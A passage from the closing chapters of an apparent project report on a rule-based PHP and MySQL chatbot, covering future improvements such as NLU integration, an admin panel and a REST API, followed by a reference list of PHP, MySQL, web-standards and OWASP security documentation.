- **Single-Channel:** The chatbot is confined to the web interface it was built for. It cannot be easily integrated with other platforms like WhatsApp, Facebook Messenger, or Slack.

8.3 Suggestions for Improvement (Future Scope)

These limitations provide a clear roadmap for future development. The following suggestions would elevate the project from a proof-of-concept to a robust, enterprise-ready application.

- **Integrate a Machine Learning NLU Engine:**
 - The single most important improvement. Instead of the rule-based PHP functions, the backend should be refactored to make an API call to a dedicated NLU service (like **Rasa**, **Google Dialogflow**, or **Microsoft LUIS**).
 - This would immediately give the bot the ability to understand complex language, handle typos, and manage synonyms, drastically improving the user experience.
- **Decouple Logic from Code (Database-Driven Knowledge):**
 - Instead of hard-coding replies in PHP, a new **admin panel** (a separate web interface) should be built.
 - This admin panel would allow a non-technical person to **manage intents and responses directly in the MySQL database**.
 - The PHP script would then be simplified to: 1. Get intent from NLU. 2. SELECT the correct response from the responses table in MySQL. 3. Send the reply.
- **Advanced Architecture (API-First Design):**
 - Re-architect the PHP backend into a true REST API (e.g., using a framework like **Laravel** or **Symfony**).
 - The core logic would be centralized. This single API could then serve the web interface, a future mobile app, and third-party channels (WhatsApp, etc.), making the bot "omnichannel."
- **Implement a Feedback and Analytics Loop:**
 - Add "thumbs up / thumbs down" buttons to the chat interface.
 - Log every "fallback" (when the bot didn't understand) to a `failed_queries` table in MySQL.
 - Create an admin dashboard to review these failed queries. This creates a data-driven-loop, allowing you to see what users want to ask and continuously improve the bot's knowledge.

Chapter 9

References

This section lists the official documentation, articles, and standards used to inform the design, development, and security of this project.

Core Technologies & Documentation

PHP:

- Official Documentation. (2025). PHP: Hypertext Preprocessor. Retrieved from <https://www.php.net/manual/en/>
- PDO (PHP Data Objects). (2025). PHP Manual: PDO. Retrieved from <https://www.php.net/manual/en/book.pdo.php>

MySQL:

- Official Documentation. (2025). MySQL 8.0 Reference Manual. Retrieved from <https://dev.mysql.com/doc/refman/8.0/en/>

JavaScript (Frontend):

- MDN Web Docs. (2025). Fetch API. Retrieved from https://developer.mozilla.org/en-US/docs/Web/API/Fetch_API
- MDN Web Docs. (2025). JSON (JavaScript Object Notation). Retrieved from https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/JSON

Web Standards:

- W3C. (2025). HTML5: W3C Recommendation. Retrieved from <https://www.w3.org/TR/html5/>
- W3C. (2025). Cascading Style Sheets (CSS). Retrieved from <https://www.w3.org/Style/CSS/>

Security Resources

OWASP (Open Web Application Security Project):

- OWASP. (2021). OWASP Top 10. Retrieved from <https://owasp.org/www-project-top-ten/>
- OWASP. (2025). SQL Injection Prevention Cheat Sheet. Retrieved from https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- OWASP. (2025). Cross-Site Scripting (XSS) Prevention Cheat Sheet. Retrieved from https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

PHP Security:

- PHP The Right Way. (2025). Security. Retrieved from <https://phprightway.com/>
- PHP Manual. (2025). password_hash() function. Retrieved from <https://www.php.net/manual/en/function.password-hash.php>
- PHP Manual. (2025). htmlspecialchars() function. Retrieved from <https://www.php.net/manual/en/function htmlspecialchars.php>